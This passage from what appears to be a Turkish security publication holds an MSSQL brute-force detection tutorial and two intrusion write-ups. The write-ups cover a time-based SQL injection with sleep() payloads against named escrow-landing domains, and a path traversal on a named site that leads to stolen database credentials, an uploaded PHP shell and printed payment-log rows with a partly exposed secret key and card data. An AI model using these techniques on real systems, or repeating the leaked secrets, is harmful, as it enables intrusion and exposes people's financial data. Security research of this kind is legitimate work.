dırgan kullanıcı adı ve parolayı tahmin etmeli. Türkiye'de neredeyse MSSQL kullananların yüzde 99'u varsayılan admin hesabı olan "SA" kullanıcısını disable etmiyor. O zaman geriye ne kaldı? Parolayı tahmin etmek.

"safak" parolası İngiliz alfabesi ile 26 karakterin 5'li kombinasyonu ile bulunabilir.

Yani 26x26x26x26x26 =11.881.376 farklı şifre kombinasyonu.

Diyelim ki saldırgan internet üzerinden saniyede 10 parola deneyebiliyor.

Bu da 11.881.376/10=1188137.6 Sn, 19.802 Dakika,330 Saat, 13.75 Gün demektir.

Peki saldırgan içeriden saldırıyorsa durum nasıl?

Birçok işletmede GBit bağlantı hızı ve i5, i7 ayarında kullanıcı bilgisayarları var.

Bu durumda saniyede 5.000 parolaya kadar deneyebilirsiniz.

Bu da şu anlama gelir.

11.881.376/5.000 = 2.376 sn, 39 dk.

39 dakikada parolayı kırabiliyorsunuz demektir.

Hemen aklımıza şu soru geliyor değil mi? "5 karakterlik parola mı olur?"

Doğru olmaz. Ama 5 karakterden fazla olan, büyük küçük harf olan bir parolanın kırılması için gereken zaman biraz daha fazladır. Belki 1 gün, belki 1 hafta, belki 1 ay.

Ama sonuçta biz sistem yöneticilerine düşen böyle bir saldırıyı;

1.Tespit etmek

2.Kayıt altına almak


3.Saldırıyı engellemek


4.Mümkünse saldırganı oyalayıp onu iş üstünde yakalamaktır.

İşte bugün bu makalede bu durumu nasıl yapacağımızı anlatacağım.

Aşağıda resmini gördüğünüz uygulama hedef sistemde sürekli parola denemesi gerçekleştiriyor. Denediği parolalar ise bir kombinasyon değil internette bolca bulabileceğiniz 2.000.000 paroladan oluşan bir sözlük (password dictionary).

Benim yazdığım çok basit bir uygulama. Tek thread kullanıyor ve saniyede yaklaşık 500 parola deneyerek parolayı kırdı.







Parola sözlük dosyasından (password dictionary) bir görüntü.

Birileri parolamızı bu şekilde kırmaya çalışırken biz elimiz kolumuz bağlı oturacak mıyız?

Tabii ki hayır!

SQL Server'da Server Properties'e tıkladığımızda "Login Auditing" yazan bir bölüm görürüz.





Burada login işlemlerinden hangisini loglamak istediğimizi belirtiriz.

None dersek hiçbir şeyi kayıt altına almaz.

Failed logins only seçeneğinde (ki varsayılan olarak seçili olan seçenek budur.) o zaman sadece hatalı login işlemleri kayıt altına alınır.


Successfull logins only dersek sadece başarılı girişleri kayıt altına alır.


Both failed and sucessfull logins dersek de her ikisini de kayıt altına alır.

Şimdi bu logları nasıl görüyoruz ona bakalım.

Bunun için,

SQL Management Studio Management bölümünde, SQL Server Logs sekmesine girip Current Logs menüsüne tıkladığımızda bu logları görebiliriz.





Baktığımız zaman loglarda çok sayıda "*Login Failed for user 'SA' Reason: Password did not match that fort he login provided. [CLIENT:192.168.182.1]*" kaydı görüyoruz.

İşte bu durum bize bir parola deneme saldırısı yapıldığını gösteriyor. Üstelik hangi IP'den yapıldığı bilgisi de elimizde mevcut.

Peki bu saldırıyı anlamak için bu ekrana sürekli bakmamız mı gerekiyor?

Bu soruyu sorunca Vizontele'de Artos Dağı'nda yayın geldiğinde haber vermesi için bekleyen zabıta geliyor aklıma nedense.


Böyle yapmayacağız tabii ki.

Ne demiştik? SQL Server geri planda SQL dilinden başka bir şeyden anlamaz.

Yani bizim önümüze gelen log tablosunu oluşturmak için geri planda işletilen bir SQL cümlesi var.

"EXEC XP_ReadErrorLog"

Madem elimizde böyle bir komut var o zaman şöyle bir senaryo nasıl olur dersiniz?



- Sistem 3 dakikada bir çalışsın.
- İlgili log satırlarını okusun.
- İçerisinde "*Login Failed for user 'SA' Reason: Password did not match that fort he login provided.* " cümlesini içeren 100'den fazla kayıt mevcutsa, bir saldırı olduğunu tespit etsin.


Burada 100 sembolik bir rakam. Daha az ya da daha fazla verebilirsiniz.

Peki **"EXEC XP_ReadErrorLog"** gibi hazır bir sorguyu nasıl filtreleriz?

Çok kolay. Temp Table kullanarak yapabiliriz. Temp Table'lar hafızada oluşturulan ve sonra yok olan tablolardır.


```
CREATE TABLE #SQLErrorLog
    (
        LogDate DATETIME ,
        ProcessInfo VARCHAR(20) ,
        Text VARCHAR(500)
    );


INSERT  INTO #SQLErrorLog
        EXEC xp_readerrorlog 0;
SELECT * FROM #SQLErrorLog
WHERE Text LIKE '%Login failed for user%'
AND LogDate >= DATEADD(MINUTE, -1 * 3, GETDATE())
```


Görüldüğü gibi sisteme son 3 dakika içerisinde 476 kez parola denemesi yapıldığını anlayabiliyoruz.





	LogDate	ProcessInfo	Text
4	2018-11-07 01:11:13.820	Logon	Login failed for user 'SA'. Reason: Password did not match that for the login provided. [CLIENT: 192.168.182.1]
5	2018-11-07 01:11:13.830	Logon	Login failed for user 'SA'. Reason: Password did not match that for the login provided. [CLIENT: 192.168.182.1]
6	2018-11-07 01:11:13.840	Logon	Login failed for user 'SA'. Reason: Password did not match that for the login provided. [CLIENT: 192.168.182.1]
7	2018-11-07 01:11:13.850	Logon	Login failed for user 'SA'. Reason: Password did not match that for the login provided. [CLIENT: 192.168.182.1]
8	2018-11-07 01:11:13.850	Logon	Login failed for user 'SA'. Reason: Password did not match that for the login provided. [CLIENT: 192.168.182.1]
9	2018-11-07 01:11:13.860	Logon	Login failed for user 'SA'. Reason: Password did not match that for the login provided. [CLIENT: 192.168.182.1]
10	2018-11-07 01:11:13.870	Logon	Login failed for user 'SA'. Reason: Password did not match that for the login provided. [CLIENT: 192.168.182.1]
11	2018-11-07 01:11:13.880	Logon	Login failed for user 'SA'. Reason: Password did not match that for the login provided. [CLIENT: 192.168.182.1]
12	2018-11-07 01:11:13.890	Logon	Login failed for user 'SA'. Reason: Password did not match that for the login provided. [CLIENT: 192.168.182.1]
13	2018-11-07 01:11:13.900	Logon	Login failed for user 'SA'. Reason: Password did not match that for the login provided. [CLIENT: 192.168.182.1]


Şimdi burada yapmamız gereken IP'yi tespit etmek ve database yöneticisine haber vermek. Bunun için SQL Server'da DB Mail'i aktif etmemiz gerekiyor. SQL DB Mail kurulumu aşağıdaki şekilde gerçekleştirilebilir.






Database Mail Configuration Wizard - DESKTOP-5E3LKN1\sql14
Welcome to Database Mail Configuration Wizard
Database Mail is a SQL Server component that uses the Simple Mail Transfer Protocol (SMTP) to send e-mail messages. The wizard helps you perform setup and maintenance tasks such as:
• Managing Database Mail accounts and profiles
• Managing Database Mail security
• Configuring Database Mail system parameters
Click Next to continue, or Cancel to exit the wizard.
Skip this page in the future
Help
< Back
Next >
Finish >>|
Cancel



Database Mail Configuration Wizard - DESKTOP-5E3LKN1\sql14
Select Configuration Task
Select setup or maintenance tasks.
If you are installing Database Mail for the first time, select the setup option.
Set up Database Mail by performing the following tasks:
1. Create a new e-mail profile and specify its SMTP accounts
2. Specify profile security
3. Configure system parameters
Manage Database Mail accounts and profiles
Manage profile security
View or change system parameters
Help
< Back
Next >
Finish >>|
Cancel


Database Mail Configuration Wizard - DESKTOP-5E3LKN1\sql14
New Profile
Specify the profile name, description, accounts, and failover priority.
Profile name:
sqlegitim
Description:
A profile may be associated with multiple SMTP accounts. If an account fails while sending an e-mail, the profile uses the next account in the priority list. Specify the accounts associated with the profile, and move the accounts to set the failover priority.
Add...
Remove
Move Up
Move Down
Finish >>|
Cancel
New Database Mail Account
Specify name, description, and attributes for your SMTP account.
Account name:
sqlserver.egitim@gmail.com
Description:
Outgoing Mail Server (SMTP)
E-mail address:
sqlserver.egitim@gmail.com
Display name:
sqlserver.egitim@gmail.com
Reply e-mail:
sqlserver.egitim@gmail.com
Server name:
mail.google.com
Port number:
587
This server requires a secure connection (SSL)
SMTP Authentication
Windows Authentication using Database Engine service credentials
Basic authentication
User name:
sqlserver.egitim@gmail.com
Password:
Confirm password:
Anonymous authentication
OK
Cancel
Help
DESKTOP-5E3LKN1\omerc ...
master



Database Mail Configuration Wizard - DESKTOP-5E3LKN1\sql14
Manage Existing Account
Choose the account to view, change, or delete.
Account name:
sqlserver.egitim@gmail.com
Delete
Description:
Outgoing mail server (SMTP)
E-mail address:
sqlserver.egitim@gmail.com
Display name:
sqlserver.egitim@gmail.com
Reply e-mail:
sqlserver.egitim@gmail.com
Server name:
smtp.gmail.com
Port number:
587
This server requires a secure connection (SSL)
SMTP Authentication
Windows Authentication using Database Engine service credentials
Basic authentication
User name:
sqlserver.egitim@gmail.com
Password:
Confirm password:
Anonymous authentication
Help
< Back
Next >
Finish >>|
Cancel



Database Mail Configuration Wizard - DESKTOP-5E3LKN1\sql14
New Profile
Specify the profile name, description, accounts, and failover priority.
Profile name:
sqlegitim
Description:
A profile may be associated with multiple SMTP accounts. If an account fails while sending an e-mail, the profile uses the next account in the priority list. Specify the accounts associated with the profile, and move the accounts to set the failover priority.
SMTP accounts:
Priority
Account Name
E-mail Address
1
sqlserver.egitim...
sqlserver.egitim@gmail.com
Add...
Remove
Move Up
Move Down
Help
< Back
Next >
Finish >>|
Cancel


Database Mail Configuration Wizard - DESKTOP-5E3LKN1\sql14
Manage Profile Security
Specify database users or roles that have access to profiles.
Public Profiles
Private Profiles
A public profile can be accessed by all users of any mail-host database.
Select public profiles. You can also specify the default public profile.
Public
Profile Name
Default Profile
sqlegitim
No
Show only existing public profiles
Help
< Back
Next >
Finish >>|
Cancel




Şimdi bir test maili gönderelim.






SQL Server tarafından gönderdiğimiz mail alındı.



```
EXEC msdb.dbo.sp_send_dbmail
    @profile_name = 'sqlegitim',
    @recipients = 'sqlserver.egitim@gmail.com',

    @subject = 'Brute Force Saldırısı',
  @body='Sisteminize 01:30:00 ile 01:33:00 saatleri arasında 192.168.189.1 ip li makineden
475 kez şifre denemesi yapılmıştır.'
```

Mail sistemini aktif ettikten sonra anlamlı bir mesaj ile database yöneticisine mail göndermemiz gerekiyor. Yine mail gönderme işlemi de aslında bir T-SQL komutudur.




Şimdi bu işlemi otomatik yapacak bir sorgu yazalım.


```
CREATE PROC BRUTFORCE_CONTROL @MINUTE AS INT = 3
AS
    BEGIN
CREATE TABLE #SQLErrorLog
    (
        LogDate DATETIME ,
        ProcessInfo VARCHAR(20) ,
        Text VARCHAR(500)
    );


INSERT  INTO #SQLErrorLog
        EXEC xp_readerrorlog 0;


        DECLARE @TEXT AS VARCHAR(1000);
        DECLARE @COUNT AS INT;
        DECLARE @MINDATE AS DATETIME;
        DECLARE @MAXDATE AS DATETIME;


        SELECT  @TEXT = Text ,
                @COUNT = COUNT(*) ,
                @MINDATE = MIN(LogDate) ,
                @MAXDATE = MAX(LogDate)
        FROM    #SQLErrorLog
        WHERE   ( Text LIKE '%Login failed for user%' )
                AND LogDate >= DATEADD(MINUTE, -1 * @MINUTE, GETDATE())
        GROUP BY Text
        HAVING  COUNT(*) > 5;
```

```
        DECLARE @USER AS VARCHAR(100);
        DECLARE @IP AS VARCHAR(100);

--ORDER BY LogDate DESC

        DECLARE @POS AS INT= 0;
        DECLARE @POS2 AS INT= 0;

        DECLARE @STR1 AS VARCHAR(1000)= REPLACE(@TEXT, 'Login failed for USER',
                                                '');
        SET @POS = CHARINDEX('. Reason:', @STR1);
        SET @USER = LEFT(@STR1, @POS - 1);

        SET @POS = CHARINDEX('[CLIENT: ', @TEXT);
        SET @POS2 = CHARINDEX(']', @TEXT);

        SET @IP = SUBSTRING(@TEXT, @POS, @POS2 - @POS);
        SET @IP = REPLACE(@IP, '[CLIENT: ', '');



        DECLARE @MSG AS VARCHAR(1000);
        SET @MSG = CONVERT(VARCHAR, @MINDATE, 109) + ' VE '
            + CONVERT(VARCHAR, @MAXDATE, 109) + ' TARİHLERİ ARASINDA ' + @USER
            + ' KULLANICISI ' + CONVERT(VARCHAR, @COUNT)
            + ' KEZ YANLIŞ ŞİFRE GİRDİ';



        IF @COUNT > 5
            BEGIN
                  EXEC msdb.dbo.sp_send_dbmail
                  @profile_name = 'sqlegitim',
                  @recipients = 'sqlserver.egitim@gmail.com',

                  @subject = 'Brute Force Saldırısı',
                  @body=@MSG
            END;
        SELECT  @MSG;
        DROP TABLE #SQLErrorLog;
    END;
```

Şimdi ise sisteme birkaç kez brute force saldırısı yapalım.




BRUTFORCE_CONTROL isimli sorgumuzu elle çalıştıralım.




Sorgumuzun sonucu bu şekilde geldi.


Aşağıda ise gelen maili görüyorsunuz.





Şimdi sırada bu işlemi elle değil otomatik yapmak var.


Bunun için SQL Server Agent'a bir job yazmak en pratik yol.















Tekrar saldırdığımızda 3 dakika içinde otomatik olarak sistemin bize mail gönderdiğini görüyoruz.




Otomatik olarak saldırıyı tespit ettiğimize göre şimdi geriye bu IP'den girişleri otomatik olarak engellemek kalıyor.

Bunun için Powershell ile Windows Firewall'a kural yazabileceğiniz gibi, daha kolay bir yol olan Server Logon Trigger'ları da kullanabilirsiniz.

Mantık çok basit! Madem saldırı yapan IP'yi yakaladık, bir blacklist tablosu oluşturup içine bu IP'yi yazalım. Sonra da bir Logon Trigger yazalım ve bağlantı yapan IP bu blacklist tablosunda var ise içeriye parolayı bilse bile girmesine izin vermeyelim.

Bunun için yukarıda yazdığımız **BRUTEFORCE_CONTROL** isimli Stored Procedure'de bir değişiklik yapacağız.

Öncelikle **AUDITLOG** isimli bir database oluşturalım.



Bu database içerisinde blacklist isimli bir tablo oluşturalım.

```
CREATE TABLE [dbo].[BLACKLIST](
      [ID] [int] IDENTITY(1,1) NOT NULL,
      [DATE_] [datetime] NULL,
      [IPADDRESS] [varchar](50) NULL
)
```

Şimdi de **BRUTEFORCE_CONTROL** isimli Stored Procedure'ü şu şekilde güncelleyelim. Mail göndermeden hemen öncesine aşağıdaki kodu ekleyelim.

```
INSERT  INTO AUDITLOG.dbo.BLACKLIST
                        ( IPADDRESS,
                          DATE_)
                VALUES  ( @IP ,
                          GETDATE())
```

Son olarak bir de server trigger yazıyoruz ki bu blacklist'de olan IP sisteme giriş yapamasın.

Yalnız bu işlemi yapmadan önce sistem veri tabanı yedeğini almanızı şiddetle tavsiye ederim. Bir hata olursa SQL server'a siz de giremiyorsunuz zira.


C:\Program Files\Microsoft SQL Server\MSSQL12\MSSQL\DATA klasörü içerisinde master.mdf ve master.ldf dosyalarının yedeklerini alın mutlaka. Yedek almak için SQL servisini durdurmanız gerekiyor.

Sonra aşağıdaki sorguyu çalıştırarak sisteme blacklist'deki bilgisayarlardan girişi engellemiş olursunuz.


```
create TRIGGER [connection_limit_trigger]
ON ALL SERVER
FOR LOGON
AS
BEGIN
IF CONNECTIONPROPERTY ('client_net_address')
IN (SELECT IPADDRESS FROM AUDITLOG.DBO.
BLACKLIST)
ROLLBACK;
END
```

Oluşturduğumuz bu trigger'ı Server Objects kısmında bu şekilde görürüz.

Şimdi saldırdığımızda artık saldıran IP'nin blacklist'e düştüğünü görüyoruz.




Ve artık parolayı doğru girseniz bile içeri giremediğinizi görüyoruz.



Umarım faydalı bir yazı olmuştur.

Sağlıcakla…



Çarşıda Buldum Bir Tane: Escrow Ödeme Altyapısını Kullanan Yüzlerce Siteyi Etkileyen Zafiyet

644 bin 723 siteyi etkileyen Escrow Sistemlerindeki SQL Injection Zafiyeti

Bu yazı bir güvenli ödeme sisteminde bulduğum ve 644 bin 723 web sitesini etkileyen zafiyet hakkında olacak.


Escrow

Escrow, Türkçe'de "Belli şartlar karşılanıncaya kadar malın üçüncü bir şahsın kontrolü altında tutulması" anlamına gelmektedir.

Escrow'u Türkiye'deki e-ticaret sitelerinde havuz tabiri ile anılan mekanizmaya benzetebilirsiniz. Kullanıcı bir ürünü satın alır, ürün ya da hizmetin bedeli doğrudan satıcıya aktarılmak yerine, alıcı ürün ve hizmeti kusursuz olarak teslim aldığını belirtene kadar aracı kurumun havuzunda bekletilir, onay ile birlikte satıcıya aktarılır.

Escrow.com da sadece bu işi yapan dünyadaki en güvenilir sistemlerden biridir.

Zafiyetin olduğu 644 bin web sayfasından herhangi birine girdiğim zaman aşağıdaki script ile karşılaştım:





```
                                    <tr>
                    <td>
                        <img src="img/landing_themes/north/tick.png" alt="Bullet">
                    </td>
                    <td>
                        Boost your business and invest in the right domain name                    </td>
                </tr>
                            </table> <br>

                    </div>
    <div class="col-sm-6">

        <div class="row offerbox">
            <h1 class="tac osw">Make an Offer!</h1> <br>

            <form action="routes/ajax_actions/landing_themes/add_inquiry_cap.ajaxa.php" method="post" class="odf_ajax" data-target="form_feedback" autocomplete="off">

                <input type="hidden" name="domain_id" value="765357">
                <input type="hidden" name="user_id" value="2987">

                <div id="form_feedback">
                </div>

                <div class="col-sm-12">
                    <table class="nametable">
                        <tr>
                            <td>
                                <img src="img/landing_themes/north/name.png" alt="Name">
                            </td>
                            <td>
                                <input type="text" placeholder="Name" name="name" autocomplete="off">
                            </td>
                        </tr>
                    </table>
                    <table>
```

Bu siteyi ziyaret ettiğimde domaini satın almak için teklif gönderilen bir form ile karşılaştım.

Form beş adet girdi alanına sahipti. Name, E-mail, Phone, USD, Message. Ve tabii teklif ile birlikte ciddi bir alıcı olduğunu belirten "Ben Robot Değilim" onayı. :)

Sayfa kaynağından formun gönderildiği URL'i tespit ettim.



Bu form routes/ajax_actions/landing_themes/add_inquiry_cap.ajaxa.php sayfasına kullanıcıdan aldığı aşağıdaki 5 farklı girdiyi (name, e-mail, phone, usd,message) POST metodunu kullanarak gönderiyordu.


Birkaç rastgele payload denedikten sonra incelememe Burp Suite isimli aracı kullanarak teste devam ettim.

İsteği Burp Suite'in Repeater aracına aktardıktan sonra bu

```
POST /routes/ajax_actions/landing_themes/add_
inquiry_cap.ajaxa.php HTTP/1.1

Host: www.certifiedhackers.com

Accept-Encoding: gzip, deflate

Accept: */*

Accept-Language: en

User-Agent: Mozilla/5.0 (compatible; MSIE
9.0; Windows NT 6.1; Win64; x64; Trident/5.0)

Connection: close

Referer: http://www.certifiedhackers.com/

Content-Type: application/x-www-form-urlen-
coded

Content-Length: 114

Cookie: PHPSESSID=XXXXXXXXXXXXXXXXX

domain_id=765357&user_id=2987&name=berk&ema-
il=berk@berk.berk&phone=6666666&postal=6&off-
er=6&request_consent=1
```

Burada akla ilk gelebilecek payload'ı denedim. Bu bir SQL Injection'ın tespitinde en yaygın kullanılan ve SQL sentaksını bozacak tek tırnak (') işareti idi.

user_id girdisine tek tırnak (') koyarak bir hata mesajı üretmesini sağlamaya çalıştım.




defa gizli iki adet girdi alanı daha gözüme çarptı. Bu alanlar domain_id ve user_id isimli alanlardı.


Aslında bu benim zafiyet bulmak için kullandığım genel bir yaklaşım. Burp Suite ile yaptığım testlerde her zaman için HTTP isteklerini önce Repeater yardımı ile elle kontrol eder, ardından şüphelendiğim girdi üzerine yoğunlaşır ve yine Burp Suite'in başka bir aracı olan Intruder ile fuzzing yaparım.

Genelde Error-Based SQL Injection zaafiyetlerini tek tırnak ile yakalamaya çalışırım. Tek tırnak ile bir zaafiyet yakalayamazsam Intruder yardımı ile SQL kontekstindeki anlamlı diğer meta karekterlerin ilgili girdi alanını için birer birer denenmesini sağlarım.

Her zaman için amaç söz dizimini bozabilmektir. Söz dizimini bozarsanız yeni sorgular koşturabilirsiniz.



Yukarıda Intruder'ın bir ekran görüntüsünü görmektesiniz. Bu arayüz vasıtası ile önce denenecek meta karakterlere ait dosyayı gösteriyor, sonra bu meta karakterlerin hangi parametreye yükleneceğini belirtiyorum. Örneğin user_id parametresi.



Fuzzing işlemi bittikten sonra tek tek payload'ları gözden geçirip, response'lara yani HTTP yanıtlarına bakıyorum.

Burada diğerlerinden farklı olan, yani Fuzzing işlemi sonucunda anormali yarattığım istekleri kimi zaman HTTP yanıtının durum kodundan, (400 serili kodlar, 500 serili kodlar örneğin), kimi zamanda dönen yanıtın diğer yanıtlardan farklı olan içerik uzunluğundan (Content-Length) ayırt ediyorum.

Aşağıdaki HTTP yanıtından da anlaşılacağı üzere gönderdiğim çift tırnak karakteri (") SQL sorgusunda bir anomaliye yol açtı ve bir hata mesajı görüntüledim.

Response

```
HTTP/1.1 200 OK

Server: nginx/1.10.3 (Ubuntu)

Date: Sat, 27 Oct 2018 20:36:51 GMT

Content-Type: text/html; charset=UTF-8

Connection: close

  <p>Error: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in
your SQL syntax; check the manual that corresponds to your MySQL server version for the
right syntax to use near 'portfolio" or type="development")  AND domains.id = '765357'   OR-
DER BY  id DESC' at line 1<br>

    Line 221 of file /var/www/html/includes/classes/domains.class.php</p> <script>
```

Her zaman bu kadar şanslı olacağınızı düşünmeyin. Error-Based SQL Injection database'de yarattığı anomaliyi farketmek ve içeriden data çıkartmak için en kullanışlı olan SQL Injection türü. Fakat SQL Injection zafiyetinin Time-Based, Boolean Based, Out-of-Band gibi daha sinsi ve görece daha yüksek "skill"ler gerektiren varyasyonları da mevcut.

Tabii bu zafiyet keşfi sürecinde şansımız yaver gitti. Şayet talih Error-Based SQL Injection ile yüzümüze gülmeseydi, SQL Injection'ın yukarıda saydığımız diğer varyasyonları üzerinden incelememize devam edecektik.

Hatamızı görüntüleyip, SQL Injection'ın varlığından emin olduktan sonra gerisi zafiyeti SQL komutları ile istismar edip, veri çıkartmak.

İstismar

Ben genellikle tespit ettiğim SQL Injection zafiyetlerini Time-Based varyasyonunda istismarında kullanılan komut setleri ile sömürüyorum. Bu yöntemler çok basit ve çok eğlenceli. Sadece söz dizimini yakalayabilmemiz lazım.


Örnek payloadlar:

and sleep(10)--

and sleep(10)--+

and sleep(10)/*and sleep(10)#

Yukarıdaki payloladları denediğimde, SQL cümlesine uygun olan **and sleep(10)#** payload'ına HTTP yanıtının normal yanıttan farklı olarak, 10.116 milisaniye, yani 10 küsür saniye gecikmeli gelmesine neden oldu.



Sıra geldi veri tabanı ismini öğrenmeye. Aşağıda vereceğim payload'lar SQL sorgusunun aşağıdaki sorulara yanıt vermesini sağlayacaktır.

Eğer veri tabanı adı 1 karakter uzunluğunda ise 10 saniye bekle

Eğer veri tabanı adı 2 karakter uzunluğunda ise 10 saniye bekle

Eğer veri tabanı adı 3 karakter uzunluğunda ise 10 saniye bekle

Eğer veri tabanı adı 4 karakter uzunluğunda ise 10 saniye bekle

and (select sleep(10) from dual where database() like '_')#	Beklemedi
and (select sleep(10) from dual where database() like '_ _')#	Beklemedi
and (select sleep(10) from dual where database() like '_ _ _')#	Beklemedi
and (select sleep(10) from dual where database() like '_ _ _ _')#	Cevap 10 saniye sonra geldi

Veri tabanı adının 4 karakter uzunluğunda olduğunu öğrendikten sonra sırasıyla harfleri bulmamız gerekiyor.


Payload

"and (select sleep(10) from dual where database() like '%a%')#

Eğer veri tabanı adının ilk harfi "a" ise 10 saniye bekleyecekti. Fakat cevap beklediğimiz kadar uzun sürmedi, demek ki koşul sağlanmadı. Yani veri tabanı adı "a" harfi ile başlamıyor.

Tek tek denemeye devam ediyoruz

"**e**" harfinde 10 saniye bekledi, veri tabanı adının ilk harfi "e". Devam ediyoruz.



Ardından ikinci harfini öğrenmeye çalışıyorum

"and (select sleep(10) from dual where database() like '%e%f%')#

Bu şekilde 4 karakter uzunluğundaki veri tabanı adının tüm karakterlerini öğreniyoruz.

Zafiyetten etkilenen domainlerden bazıları:

http://www.altcoin.com

http://www.certifiedhackers.com


http://www.ntv.com

http://www.record.com


Google'ın bildiği sır değildir!

Web sitelerinde güvenlik açığı tespit etmeye çalışırken en çok yardımı arama motorlarından alırız. Bu hedefin üstesinden gelebilmek için tüm ayarların yer aldığı konfigürasyon dosyasının izini süreceğiz.

Google arama botu tarafından index'lenen site dosyalarını kontrol ederken dikkatimi bazı hususlar çekti.



Daha sonra **system32.php** adında bir dosya gördüm.




Sonuçlardan anladığım kadarıyla site ile alakalı her şey bu dosyada mevcuttu. Ben de bu dosya üzerine yoğunlaşmaya karar verdim.

çıkan sonuçlardan anladım ki sistemin içerisine açılan kapı bu dosyadan geçiyor


[PDF] SAYFA 1 BASİT TOPLU LİSTE AKTARMA Sendmail hesabınız ...
https://www.sendmail com.tr/system32.php?cmd=download&file=liste.pdf
Bunun için sol taraftaki satırları sağ tarafta bulunan açılır menüden uygun gelen alanlar ile eşleştiriniz. Açılır menüde istediğiniz alan yok ise "yeni kayıt alanı ...

Bu adres aracılığı ile sistem üzerinde bulunan dökümanları indirebiliyorduk. Ben bununla system32.php dosyasını indirmeyi denedim.

file=system32.php olan yeri file=../system32.php haline getirdiğimde dosyayı artık indirebiliyordum.



Dosya bulunamadı.




Dosyayı açtıktan sonra config yolunu öğrendim ve hemen arkasından config dosyasını indirdim.

```
require "templates/config.php";
```

Dosyada bulunan veri tabanı bilgilerini böylece elde etmiş oldum.

```
/* Database Config */
$host = 'localhost'; //[illegible] - localhost
$database = '[illegible]';
$username = '[illegible]';
$password = '[illegible]';
/*
```

Daha sonra hızlıca adminer yardımı ile veri tabanına bağlandım.





Tablo	Motor	Karşılaştırma	Veri Uzunluğu	Dizin Uzunluğu	Boş Veri	Otomatik Artır	Kayıtlar
arkadasinaoner	InnoDB	utf8_unicode_ci	16 384	0	0	53	~ 4
bildirimler	InnoDB	utf8_unicode_ci	114 688	0	0	278	~ 216
blogger	InnoDB	latin5_turkish_ci	16 384	16 384	0	23	~ 22
coupon	InnoDB	latin5_turkish_ci	16 384	16 384	0	54	~ 35
egitimler	InnoDB	utf8_unicode_ci	49 152	0	0	643	~ 549
exchanges	InnoDB	latin5_turkish_ci	16 384	0	0	2	0
fbpaylasim	InnoDB	utf8_unicode_ci	16 384	0	0	30	~ 10
files	InnoDB	latin5_turkish_ci	49 152	16 384	0	215	~ 184
invoices	InnoDB	latin5_turkish_ci	425 984	0	0	2 011	~ 1 805
kampanyalar	InnoDB	utf8_unicode_ci	16 384	0	0	4	0
log_kaydet	InnoDB	latin5_turkish_ci	38 289 408	0	7 340 032	106 132	~ 25 837
musteriadaylari	InnoDB	utf8_unicode_ci	163 840	0	0	479	~ 413
odeme_log	InnoDB	latin5_turkish_ci	2 637 824	0	4 194 304	1 915	~ 1 600
orders	InnoDB	latin5_turkish_ci	458 752	0	0	1 477	~ 1 373
ordersdetail	InnoDB	latin5_turkish_ci	147 456	147 456	0	2 284	~ 2 075
ordersdetail_addon	InnoDB	latin5_turkish_ci	16 384	0	0	21	~ 10

Veri tabanını incelerken elimden yaşama sevincimi alan, gözlerimden yaş gelmesine sebep olan medeniyetten uzak kalmış ilkel bir yazılımcının yapabileceği bir durumla karşılaştım:

username	password	password2
mh@[illegible]	$2y$10$nCMQA4dIB0c87eH5ajZs.ey3ITDulwmA3DMXYIfUz3qt1DlyTt67.	[illegible]

Hash'lenmiş olan parolayı aynı zamanda plain text olarak veri tabanında tutuyorlardı. Şaka gibi ama bu gerçek! Hızlıca sisteme login olarak içeriye rc.php adında shell dosyasını yükledim (evet dümdüz PHP kabul ediyordu, süper değil mi?)





Artık PHP shell erişimi aldığıma göre içeride istediğim gibi at koşturabilecektim ama yapmadım, çünkü veri tabanında kredi kartlarıyla ilgili veriler vardı.

```
INSERT INTO `odeme_log` (`id`, `userid`, `tip`, `deger`, `ipaddr`, `zaman`) VALUES
(1,     5,      'PayU | Ödeme Öncesi',
'{\"islogin\":true,\"payu_alu_url\":\"https:\\/\\/secure.payu.com.tr\\/order\\/alu\\/v2\",\"cc_type\":1,\"payu_secret_key\":\"                    b5&=C^L\",\"payu_merc
\"          \",\"products\":{\"model\":\"stk-38\",\"quantity\":\"1\",\"name\":\"50.000 E-mail Dogrulama\"},\"order_id\":',          NULL,    '2016-04-04 14:07:41'),
(2,     5,      'PayU | Ödeme Öncesi',
'{\"islogin\":true,\"payu_alu_url\":\"https:\\/\\/secure.payu.com.tr\\/order\\/alu\\/v2\",\"cc_type\":1,\"payu_secret_key\":\"v7s*S6[H07p-+b5&=C^L\",\"payu_merc
\"          L\",\"products\":{\"model\":\"stk-38\",\"quantity\":\"1\",\"name\":\"50.000 E-mail Dogrulama\"},\"order_id\":\"Fins-2016-04-04-14-10-
04\",\"total\":0.01,\"total_cnt\":1,\"order_info\":\"50.000 E-mail
Dogrulama\",\"cc_number\":\"407381          \",\"cc_expire_date_month\":\"04\",\"cc_expire_date_year\":\"2023\",\"cc_cvv2\":\"869\",\"cc_owner\":\"
bayer\",\"currency_code\":\"TRY\",\"success_url\":\"https:\\/\\/www.sendmail.com.tr\\/system32.php?
cmd=return\",\"custo                    \",\"firstname\":\"admin\",\"lastname\":\"Yok\",\"email\":\"                    \",\"telephone\":\"532 385-
2415\",\"payment_iso_code_2\":\"TR\",\"shipping_firstname\":\"admin\",\"shipping_lastname\":\"Yok\",\"shipping_address_1\":\"test\",\"shipping_address_2\":\"\",
_postcode\":\"34000\",\"shipping_city\":\"istanbul\",\"shipping_zone\":\"T\\u00fcrkiye\",\"shipping_iso_code_2\":\"TR\",\"instalment\":\"1\",\"mode\":\"live\"}'
NULL,    '2016-04-04 14:10:04'),
(3,     5,      'PayU | Ödeme Öncesi',
'{\"islogin\":true,\"payu_alu_url\":\"https:\\/\\/secure.payu.com.tr\\/order\\/alu\\/v2\",\"cc_type\":1,\"payu_secret_key\"                    ,\"payu_merc
\"          L\",\"products\":{\"model\":\"stk-38\",\"quantity\":\"1\",\"name\":\"50.000 E-mail Dogrulama\"},\"order_id\":\"Fins-2016-04-04-14-21-
48\",\"total\":0.01,\"total_cnt\":1,\"order_info\":\"50.000 E-mail
Dogrulama\",\"cc_number\":\"****************\",\"cc_expire_date_month\":\"04\",\"cc_expire_date_year\":\"2023\",\"cc_cvv2\":\"869\",\"cc owner\":\'
bayer\",\"currency_code\":\"TRY\",\"success_url\":\"https:\\/\\/www.sendmail.com.tr\\/system32.php?
cmd=return\",\"customer_ip\":\"          \",\"firstname\":\"admin\",\"lastname\":\"Yok\",\"email\":\'                    ",\"telepho                    ":\"\",
2415\",\"payment_iso_code_2\":\"TR\",\"shipping_firstname\":\"admin\",\"shipping_lastname\":\"Yok\",\"shipping_address_1\":\"test\",\"shipping_addr                    ":\"\",
